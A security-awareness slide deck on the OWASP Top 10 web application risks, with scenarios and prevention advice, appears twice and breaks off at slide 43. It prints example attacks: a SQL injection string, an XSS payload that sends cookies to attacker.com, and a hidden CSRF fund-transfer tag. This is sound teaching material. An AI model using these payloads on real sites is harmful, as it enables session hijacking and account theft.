OWASP Top 10
by Arthur Shvetsov
CoreValue
Agenda
● What is OWASP Top 10?
● The ten most critical web application security
risks
● Сountermeasures and recommendations
2

How we think of the users?
3

The actual users
4

What if you were to be hacked ?
● Loss of reputation
● Lawsuits
● Fines
5
“The average security breach can cost a
company between $90 and $305 per lost
record” - Forrester Research

What if you were to be hacked ?
6
Reported On Company # Records
2/4/2015 South Sunflower County Hospital 19,000
2/13/2015 Auburn University 364,012
2/4/2015 Anthem, Inc. - Customers 78,800,000
2/6/2015 Blue Sky Casino / French Lick Resort 54,624
1/16/2015 Metropolitan State University M 160,000
2/25/2015 Anthem, Inc. (noncustomers) - Blue Cross Blue 8,800,000
2/3/2015 Boston Baskin Cancer Foundation 56,694
1/6/2015 Aspire Indiana, Inc. 43,890
1/5/2015 Morgan Stanley 350,000
Source: http://www.idtheftcenter.org/images/breach/DataBreachReports_2015.
pdf
7
How to protect?
OWASP
The Open Web Application Security Project
OWASP Top 10
The ten most critical web application
security risks
8
What is OWASP Top 10?
● The OWASP Top 10 is a powerful awareness
document for web application security, started at
2003. It represents a broad consensus about
what the most critical web application security
flaws are.
● Project members include a variety of security
experts from around the world who have shared
their expertise to produce this list.
9

What are application security risks?
10

● Scenario #1: Untrusted data in the construction of the SQL call:
string query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
● Scenario #2: Trust in frameworks may result in queries that are
still vulnerable:
Query HQLQuery = session.createQuery(“FROM accounts
WHERE custID='“ + request.getParameter("id") + "'");
In both cases, the attacker modifies the ‘id’ parameter value in
browser to send: ' or '1'='1. For example:
http://example.com/app/accountView?id=' or '1'='1
11
A1 Injection
12

Exploitability EASY
Prevalence COMMON
Detectability AVERAGE
Impact SEVERE
A1 Injection

● Checking the code is a fast and accurate
way to see if application is vulnerable to
injection
13
A1 Am I vulnerable?

● Use a safe API which avoids the use of the
interpreter entirely or provides a parameterized
interface.
● If a parameterized API is not available, you should
carefully escape special characters using the
specific escape syntax for that interpreter.
● Positive or “white list” input validation.
14
A1 How to protect?

● Scenario #1: Airline reservations application puts session IDs in the
URL: http://example.com/sale/saleitems;jsessionid=
2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii An authenticated user
wants to let his friends know about the sale and he shares the link.
When his friends use the link they will use his session and credit card.
● Scenario #2: Application’s timeouts aren’t set properly. User uses a
public computer to access site. Instead of selecting “logout” the user
simply closes the browser tab and walks away. Attacker uses the same
browser an hour later, and that browser is still authenticated.
● Scenario #3: Insider or external attacker gains access to the system’s
password database. User passwords are not properly hashed,
exposing every user password to the attacker.
15
A2
Broken authentication and session
management
16

Exploitability AVERAGE
Prevalence WIDESPREAD
Detectability AVERAGE
Impact SEVERE
A2
Broken authentication and session
management

● User authentication credentials aren’t protected when stored
using hashing or encryption.
● Session IDs are exposed in the URL (e.g., URL rewriting).
● Session IDs don’t timeout, or user sessions or authentication
tokens, particularly single sign-on (SSO) tokens, aren’t properly
invalidated during logout.
● Passwords, session IDs, and other credentials are sent over
unencrypted connections.
● Credentials can be guessed or overwritten through weak
account management functions.
17
A2 Am I vulnerable?

● A single set of strong authentication and session management
controls. Such controls should strive to:
○ meet all the authentication and session management
requirements defined in OWASP’s Application Security
Verification Standard (ASVS) areas V2 (Authentication) and V3
(Session Management).
○ have a simple interface for developers.
● Strong efforts should also be made to avoid XSS flaws which can
be used to steal session IDs. See A3.
18
A2 How to protect?

The application uses untrusted data in the construction of the
following HTML snippet without validation or escaping:
(String) page += "<input name='creditcard' type='TEXT‘
value='" + request.getParameter("CC") + "'>";
The attacker modifies the ‘CC’ parameter in his browser to:
'><script>document.location= 'http://www.attacker.com/cgi-
bin/cookie.cgi? foo='+document.cookie</script>'. This
causes the victim’s session ID to be sent to the attacker’s
website, allowing the attacker to hijack the user’s current
session.
19
Cross-Site Scripting (XSS)A3
20

Exploitability AVERAGE
Prevalence VERY WIDESPREAD
Detectability EASY
Impact MODERATE
Cross-Site Scripting (XSS)A3

You are vulnerable if you do not ensure that all
user supplied input is properly escaped, or you
do not verify it to be safe via input validation,
before including that input in the output page.
Without proper output escaping or validation,
such input will be treated as active content in
the browser.
21
A3 Am I vulnerable?

● Properly escape all untrusted data based on the HTML
context (body, attribute, JavaScript, CSS, or URL) that
the data will be placed into.
● Positive or “whitelist” input validation helps to protect
against XSS, but is not a complete defense as many
applications require special characters in their input.
Such validation should, as much as possible, validate
the length, characters, format, and business rules on
that data before accepting the input.
22
A3 How to protect?

The application uses unverified data in a SQL call that is accessing
account information:
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query , … );
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
The attacker simply modifies the ‘acct’ parameter in her browser to
send whatever account number she wants. If not properly verified, the
attacker can access any user’s account, instead of only the intended
customer’s account. http://example.com/app/accountInfo?
acct=notmyacct
23
A4 Insecure direct object references
24

Exploitability EASY
Prevalence COMMON
Detectability EASY
Impact MODERATE
A4 Insecure direct object references

● For direct references to restricted resources, does the
application fail to verify the user is authorized to access
the exact resource they have requested?
● Code review of the application can quickly verify
whether either approach is implemented safely.
● Testing is also effective for identifying direct object
references and whether they are safe.
25
A4 Am I vulnerable?

● Always check access. Each use of a direct object reference
from an untrusted source must include an access control
check to ensure the user is authorized for the requested
object.
● Use per user or session indirect object references. For
example, instead of using the resource’s database key, a
drop down list of six resources authorized for the current user
could use the numbers 1 to 6 to indicate which value the user
selected. The application has to map the per-user indirect
reference back to the actual database key on the server.
26
A4 How to protect?

● Scenario #1: The app server admin console is automatically
installed and not removed. Default accounts aren’t changed.
Attacker discovers the standard admin pages are on your
server, logs in with default passwords, and takes over.
● Scenario #2: Directory listing is not disabled on your server.
Attacker discovers she can simply list directories to find any
file.
● Scenario #3: App server configuration allows stack traces to
be returned to users, potentially exposing underlying flaws.
Attackers love the extra information error messages provide.
27
A5 Security Misconfiguration
28

Exploitability EASY
Prevalence COMMON
Detectability EASY
Impact MODERATE

A5 Security Misconfiguration
● Is any of your software out of date? This includes the OS,
Web/App Server, DBMS, applications, and all code libraries.
● Are any unnecessary features enabled or installed (e.g.,
ports, services, pages, accounts, privileges)?
● Are default accounts and their passwords still enabled and
unchanged?
● Does your error handling reveal stack traces or other overly
informative error messages to users?
● Are the security settings in your development frameworks
and libraries not set to secure values?
29

A5 Am I vulnerable?
● Development, QA, and production environments should all be
configured identically (with different passwords used in each
environment). This process should be automated to minimize
the effort required to setup a new secure environment.
● Deploying all new software updates and patches in a timely
manner to each deployed environment.
● A strong application architecture that provides effective, secure
separation between components.
● Consider running scans and doing audits periodically to help
detect future misconfigurations or missing patches
30
A5 How to protect?

● Scenario #1: An application encrypts credit card numbers in a database using
automatic database encryption. However, this means it also decrypts this data
automatically when retrieved, allowing an SQL injection flaw to retrieve credit
card numbers in clear text. The system should have encrypted the credit card
numbers using a public key, and only allowed back-end applications to decrypt
them with the private key.
● Scenario #2: A site simply doesn’t use SSL for all authenticated pages.
Attacker simply monitors network traffic (like an open wireless network), and
steals the user’s session cookie. Attacker then replays this cookie and hijacks
the user’s session, accessing the user’s private data.
● Scenario #3: The password database uses unsalted hashes to store everyone’
s passwords. A file upload flaw allows an attacker to retrieve the password file.
All of the unsalted hashes can be exposed with a rainbow table of
precalculated hashes. 31
A6 Sensitive Data Exposure
32

Exploitability DIFFICULT
Prevalence UNCOMMON
Detectability AVERAGE
Impact SEVERE
A6 Sensitive Data Exposure

● Passwords, credit card numbers, health records,
and personal information should be protected.
● Is any of this data transmitted in clear text, internally
or externally? Internet traffic is especially
dangerous.
● Are any old / weak cryptographic algorithms used?
● Are weak crypto keys generated, or is proper key
management or rotation missing?
33
A6 Am I vulnerable?

● Make sure you encrypt all sensitive data at rest and in transit
in a manner that defends against these threats.
● Don’t store sensitive data unnecessarily. Discard it as soon
as possible. Data you don’t have can’t be stolen.
● Ensure strong standard algorithms and strong keys are used,
and proper key management is in place.
● Ensure passwords are stored with an algorithm specifically
designed for password protection.
● Disable autocomplete on forms collecting sensitive data and
disable caching for pages that contain sensitive data.
34
A6 How to protect?

● Scenario #1: The attacker simply force browses to target URLs.
The following URLs require authentication. Admin rights are also
required for access to the “admin” page. http://example.
com/app/info
http://example.com/app/admin
If an unauthenticated user can access either page, that’s a flaw.
If an authenticated, non-admin, user is allowed to access the
“admin” page, this is also a flaw, and may lead the attacker to
more improperly protected admin pages.
● Scenario #2: A page provides an “action” parameter to specify
the function being invoked, and different actions require different
roles. If these roles aren’t enforced, that’s a flaw 35
A7 Missing Function Level Access Control
36

Exploitability EASY
Prevalence COMMON
Detectability AVERAGE
Impact MODERATE
A7 Missing Function Level Access Control
The best way to find out if an application has failed to
properly restrict function level access is to verify every
application function:
● Does the UI show navigation to unauthorized functions?
● Are server side authentication or authorization checks
missing?
● Are server side checks done that solely rely on
information provided by the attacker?
37
A7 Am I vulnerable?
● Your application should have a consistent and easy to
analyze authorization module that is invoked from all of
your business functions. Frequently, such protection is
provided by one or more components external to the
application code.
● The enforcement mechanism(s) should deny all access
by default, requiring explicit grants to specific roles for
access to every function.
38
A7 How to protect?

The application allows a user to submit a state changing request that does not
include anything secret. For example:
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
So, the attacker constructs a request that will transfer money from the victim’s
account to the attacker’s account, and then embeds this attack in an image
request or iframe stored on various sites under the attacker’s control:
<img src=”http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#” width=”0” height=”0”
/>
If the victim visits any of the attacker’s sites while already authenticated to
example.com, these forged requests will automatically include the user’s
session info, authorizing the attacker’s request. 39
A8 Cross-Site Request Forgery
40

Exploitability AVERAGE
Prevalence COMMON
Detectability EASY
Impact MODERATE
A8 Cross-Site Request Forgery
● To check whether an application is vulnerable, see if any
links and forms lack an unpredictable CSRF token.
● Focus on the links and forms that invoke state-changing
functions, since those are the most important CSRF targets.
● You should check multistep transactions, as they are not
inherently immune. Attackers can easily forge a series of
requests by using multiple tags or possibly JavaScript.
41
A8 Am I vulnerable?
● Preventing CSRF usually requires the inclusion of an
unpredictable token in each HTTP request. Such tokens
should, at a minimum, be unique per user session.
● Requiring the user to reauthenticate, or prove they are a user
(e.g., via a CAPTCHA) can also protect against CSRF.
42
A8 How to protect?
● Component vulnerabilities can cause almost any type of
risk imaginable, ranging from the trivial to sophisticated
malware designed to target a specific organization.
● Components almost always run with the full privilege of
the application, so flaws in any component can be
serious.
43
A9
Using components with known
vulnerabilities
44

Exploitability AVERAGE
Prevalence WIDESPREAD
Detectability DIFFICULT
Impact MODERATE
A9
Using components with known
vulnerabilities

● In theory, it ought to be easy to figure out if you are
currently using any vulnerable components or libraries.
● Unfortunately, vulnerability reports for commercial or
open source software do not always specify exactly
which versions of a component are vulnerable in a
standard, searchable way.
45
A9 Am I vulnerable?

● Identify all components and the versions you are using,
including all dependencies.
● Upgrading used components to newer versions is
critical.
● Monitor the security of these components in public
databases, project mailing lists, and security mailing
lists, and keep them up to date.
46
A9 How to protect?

● Scenario #1: The application has a page called “redirect.aspx”
which takes a single parameter named “url”.
http://www.example.com/redirect.aspx?url=evil.com
The attacker crafts a malicious URL that redirects users to a
malicious site that performs phishing and installs malware.
● Scenario #2: The application uses forwards to route requests
between different parts of the site. Attacker crafts a URL that will
pass the application’s access control check and then forwards the
attacker to administrative functionality for which the attacker isn’t
authorized. http://www.example.com/boring.aspx?fwd=admin.
aspx
47
A10 Unvalidated redirects and forwards
48

Exploitability AVERAGE
Prevalence UNCOMMON
Detectability EASY
Impact MODERATE
A10 Unvalidated redirects and forwards
● Review the code for all uses of redirect or forward. For each use,
identify if the target URL is included in any parameter values. If so,
if the target URL isn’t validated against a whitelist, you are
vulnerable.
● Also, spider the site to see if it generates any redirects (HTTP
response codes 300-307, typically 302). Look at the parameters
supplied prior to the redirect to see if they appear to be a target
URL or a piece of such a URL. If so, change the URL target and
observe whether the site redirects to the new target.
● If code is unavailable, check all parameters to see if they look like
part of a redirect or forward URL destination and test those that do.
49
A10 Am I vulnerable?
● Simply avoid using redirects and forwards, especially to
external urls.
● If used, don’t involve user parameters in calculating the
destination. This can usually be done.
● If destination parameters can’t be avoided, ensure that
the supplied value is valid, and authorized for the user.
50
A10 How to protect?
What’s next?
● Companies should adopt OWASP Top 10
document within their organization and start the
process of ensuring that their web applications do
not contain flaws.
● Annually security code reviews.
● Annually security and penetration testing.
51
52
Warning! Don’t stop at 10
Links and Literature
● https://www.owasp.org/
● https://www.pluralsight.com/courses/owasp-
top-10-whats-new-2013
● https://www.pluralsight.com/courses/owasp-
top10-aspdotnet-application-security-risks
53
Thank You!
54

OWASP Top 10

  • 1.
    OWASP Top 10 byArthur Shvetsov CoreValue
  • 2.
    Agenda ● What isOWASP Top 10? ● The ten most critical web application security risks ● Сountermeasures and recommendations 2
  • 3.
    How we thinkof the users? 3
  • 4.
  • 5.
    What if youwere to be hacked ? ● Loss of reputation ● Lawsuits ● Fines 5 “The average security breach can cost a company between $90 and $305 per lost record” - Forrester Research
  • 6.
    What if youwere to be hacked ? 6 Reported On Company # Records 2/4/2015 South Sunflower County Hospital 19,000 2/13/2015 Auburn University 364,012 2/4/2015 Anthem, Inc. - Customers 78,800,000 2/6/2015 Blue Sky Casino / French Lick Resort 54,624 1/16/2015 Metropolitan State University M 160,000 2/25/2015 Anthem, Inc. (noncustomers) - Blue Cross Blue 8,800,000 2/3/2015 Boston Baskin Cancer Foundation 56,694 1/6/2015 Aspire Indiana, Inc. 43,890 1/5/2015 Morgan Stanley 350,000 Source: http://www.idtheftcenter.org/images/breach/DataBreachReports_2015. pdf
  • 7.
  • 8.
    OWASP The Open WebApplication Security Project OWASP Top 10 The ten most critical web application security risks 8
  • 9.
    What is OWASPTop 10? ● The OWASP Top 10 is a powerful awareness document for web application security, started at 2003. It represents a broad consensus about what the most critical web application security flaws are. ● Project members include a variety of security experts from around the world who have shared their expertise to produce this list. 9
  • 10.
    What are applicationsecurity risks? 10
  • 11.
    ● Scenario #1:Untrusted data in the construction of the SQL call: string query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'"; ● Scenario #2: Trust in frameworks may result in queries that are still vulnerable: Query HQLQuery = session.createQuery(“FROM accounts WHERE custID='“ + request.getParameter("id") + "'"); In both cases, the attacker modifies the ‘id’ parameter value in browser to send: ' or '1'='1. For example: http://example.com/app/accountView?id=' or '1'='1 11 A1 Injection
  • 12.
  • 13.
    ● Checking thecode is a fast and accurate way to see if application is vulnerable to injection 13 A1 Am I vulnerable?
  • 14.
    ● Use asafe API which avoids the use of the interpreter entirely or provides a parameterized interface. ● If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. ● Positive or “white list” input validation. 14 A1 How to protect?
  • 15.
    ● Scenario #1:Airline reservations application puts session IDs in the URL: http://example.com/sale/saleitems;jsessionid= 2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii An authenticated user wants to let his friends know about the sale and he shares the link. When his friends use the link they will use his session and credit card. ● Scenario #2: Application’s timeouts aren’t set properly. User uses a public computer to access site. Instead of selecting “logout” the user simply closes the browser tab and walks away. Attacker uses the same browser an hour later, and that browser is still authenticated. ● Scenario #3: Insider or external attacker gains access to the system’s password database. User passwords are not properly hashed, exposing every user password to the attacker. 15 A2 Broken authentication and session management
  • 16.
    16 Exploitability AVERAGE Prevalence WIDESPREAD DetectabilityAVERAGE Impact SEVERE A2 Broken authentication and session management
  • 17.
    ● User authenticationcredentials aren’t protected when stored using hashing or encryption. ● Session IDs are exposed in the URL (e.g., URL rewriting). ● Session IDs don’t timeout, or user sessions or authentication tokens, particularly single sign-on (SSO) tokens, aren’t properly invalidated during logout. ● Passwords, session IDs, and other credentials are sent over unencrypted connections. ● Credentials can be guessed or overwritten through weak account management functions. 17 A2 Am I vulnerable?
  • 18.
    ● A singleset of strong authentication and session management controls. Such controls should strive to: ○ meet all the authentication and session management requirements defined in OWASP’s Application Security Verification Standard (ASVS) areas V2 (Authentication) and V3 (Session Management). ○ have a simple interface for developers. ● Strong efforts should also be made to avoid XSS flaws which can be used to steal session IDs. See A3. 18 A2 How to protect?
  • 19.
    The application usesuntrusted data in the construction of the following HTML snippet without validation or escaping: (String) page += "<input name='creditcard' type='TEXT‘ value='" + request.getParameter("CC") + "'>"; The attacker modifies the ‘CC’ parameter in his browser to: '><script>document.location= 'http://www.attacker.com/cgi- bin/cookie.cgi? foo='+document.cookie</script>'. This causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session. 19 Cross-Site Scripting (XSS)A3
  • 20.
    20 Exploitability AVERAGE Prevalence VERYWIDESPREAD Detectability EASY Impact MODERATE Cross-Site Scripting (XSS)A3
  • 21.
    You are vulnerableif you do not ensure that all user supplied input is properly escaped, or you do not verify it to be safe via input validation, before including that input in the output page. Without proper output escaping or validation, such input will be treated as active content in the browser. 21 A3 Am I vulnerable?
  • 22.
    ● Properly escapeall untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. ● Positive or “whitelist” input validation helps to protect against XSS, but is not a complete defense as many applications require special characters in their input. Such validation should, as much as possible, validate the length, characters, format, and business rules on that data before accepting the input. 22 A3 How to protect?
  • 23.
    The application usesunverified data in a SQL call that is accessing account information: String query = "SELECT * FROM accts WHERE account = ?"; PreparedStatement pstmt = connection.prepareStatement(query , … ); pstmt.setString(1, request.getParameter("acct")); ResultSet results = pstmt.executeQuery( ); The attacker simply modifies the ‘acct’ parameter in her browser to send whatever account number she wants. If not properly verified, the attacker can access any user’s account, instead of only the intended customer’s account. http://example.com/app/accountInfo? acct=notmyacct 23 A4 Insecure direct object references
  • 24.
    24 Exploitability EASY Prevalence COMMON DetectabilityEASY Impact MODERATE A4 Insecure direct object references
  • 25.
    ● For directreferences to restricted resources, does the application fail to verify the user is authorized to access the exact resource they have requested? ● Code review of the application can quickly verify whether either approach is implemented safely. ● Testing is also effective for identifying direct object references and whether they are safe. 25 A4 Am I vulnerable?
  • 26.
    ● Always checkaccess. Each use of a direct object reference from an untrusted source must include an access control check to ensure the user is authorized for the requested object. ● Use per user or session indirect object references. For example, instead of using the resource’s database key, a drop down list of six resources authorized for the current user could use the numbers 1 to 6 to indicate which value the user selected. The application has to map the per-user indirect reference back to the actual database key on the server. 26 A4 How to protect?
  • 27.
    ● Scenario #1:The app server admin console is automatically installed and not removed. Default accounts aren’t changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over. ● Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. ● Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide. 27 A5 Security Misconfiguration
  • 28.
    28 Exploitability EASY Prevalence COMMON DetectabilityEASY Impact MODERATE A5 Security Misconfiguration
  • 29.
    ● Is anyof your software out of date? This includes the OS, Web/App Server, DBMS, applications, and all code libraries. ● Are any unnecessary features enabled or installed (e.g., ports, services, pages, accounts, privileges)? ● Are default accounts and their passwords still enabled and unchanged? ● Does your error handling reveal stack traces or other overly informative error messages to users? ● Are the security settings in your development frameworks and libraries not set to secure values? 29 A5 Am I vulnerable?
  • 30.
    ● Development, QA,and production environments should all be configured identically (with different passwords used in each environment). This process should be automated to minimize the effort required to setup a new secure environment. ● Deploying all new software updates and patches in a timely manner to each deployed environment. ● A strong application architecture that provides effective, secure separation between components. ● Consider running scans and doing audits periodically to help detect future misconfigurations or missing patches 30 A5 How to protect?
  • 31.
    ● Scenario #1:An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key. ● Scenario #2: A site simply doesn’t use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user’s session cookie. Attacker then replays this cookie and hijacks the user’s session, accessing the user’s private data. ● Scenario #3: The password database uses unsalted hashes to store everyone’ s passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes. 31 A6 Sensitive Data Exposure
  • 32.
    32 Exploitability DIFFICULT Prevalence UNCOMMON DetectabilityAVERAGE Impact SEVERE A6 Sensitive Data Exposure
  • 33.
    ● Passwords, creditcard numbers, health records, and personal information should be protected. ● Is any of this data transmitted in clear text, internally or externally? Internet traffic is especially dangerous. ● Are any old / weak cryptographic algorithms used? ● Are weak crypto keys generated, or is proper key management or rotation missing? 33 A6 Am I vulnerable?
  • 34.
    ● Make sureyou encrypt all sensitive data at rest and in transit in a manner that defends against these threats. ● Don’t store sensitive data unnecessarily. Discard it as soon as possible. Data you don’t have can’t be stolen. ● Ensure strong standard algorithms and strong keys are used, and proper key management is in place. ● Ensure passwords are stored with an algorithm specifically designed for password protection. ● Disable autocomplete on forms collecting sensitive data and disable caching for pages that contain sensitive data. 34 A6 How to protect?
  • 35.
    ● Scenario #1:The attacker simply force browses to target URLs. The following URLs require authentication. Admin rights are also required for access to the “admin” page. http://example. com/app/info http://example.com/app/admin If an unauthenticated user can access either page, that’s a flaw. If an authenticated, non-admin, user is allowed to access the “admin” page, this is also a flaw, and may lead the attacker to more improperly protected admin pages. ● Scenario #2: A page provides an “action” parameter to specify the function being invoked, and different actions require different roles. If these roles aren’t enforced, that’s a flaw 35 A7 Missing Function Level Access Control
  • 36.
    36 Exploitability EASY Prevalence COMMON DetectabilityAVERAGE Impact MODERATE A7 Missing Function Level Access Control
  • 37.
    The best wayto find out if an application has failed to properly restrict function level access is to verify every application function: ● Does the UI show navigation to unauthorized functions? ● Are server side authentication or authorization checks missing? ● Are server side checks done that solely rely on information provided by the attacker? 37 A7 Am I vulnerable?
  • 38.
    ● Your applicationshould have a consistent and easy to analyze authorization module that is invoked from all of your business functions. Frequently, such protection is provided by one or more components external to the application code. ● The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function. 38 A7 How to protect?
  • 39.
    The application allowsa user to submit a state changing request that does not include anything secret. For example: http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243 So, the attacker constructs a request that will transfer money from the victim’s account to the attacker’s account, and then embeds this attack in an image request or iframe stored on various sites under the attacker’s control: <img src=”http://example.com/app/transferFunds? amount=1500&destinationAccount=attackersAcct#” width=”0” height=”0” /> If the victim visits any of the attacker’s sites while already authenticated to example.com, these forged requests will automatically include the user’s session info, authorizing the attacker’s request. 39 A8 Cross-Site Request Forgery
  • 40.
    40 Exploitability AVERAGE Prevalence COMMON DetectabilityEASY Impact MODERATE A8 Cross-Site Request Forgery
  • 41.
    ● To checkwhether an application is vulnerable, see if any links and forms lack an unpredictable CSRF token. ● Focus on the links and forms that invoke state-changing functions, since those are the most important CSRF targets. ● You should check multistep transactions, as they are not inherently immune. Attackers can easily forge a series of requests by using multiple tags or possibly JavaScript. 41 A8 Am I vulnerable?
  • 42.
    ● Preventing CSRFusually requires the inclusion of an unpredictable token in each HTTP request. Such tokens should, at a minimum, be unique per user session. ● Requiring the user to reauthenticate, or prove they are a user (e.g., via a CAPTCHA) can also protect against CSRF. 42 A8 How to protect?
  • 43.
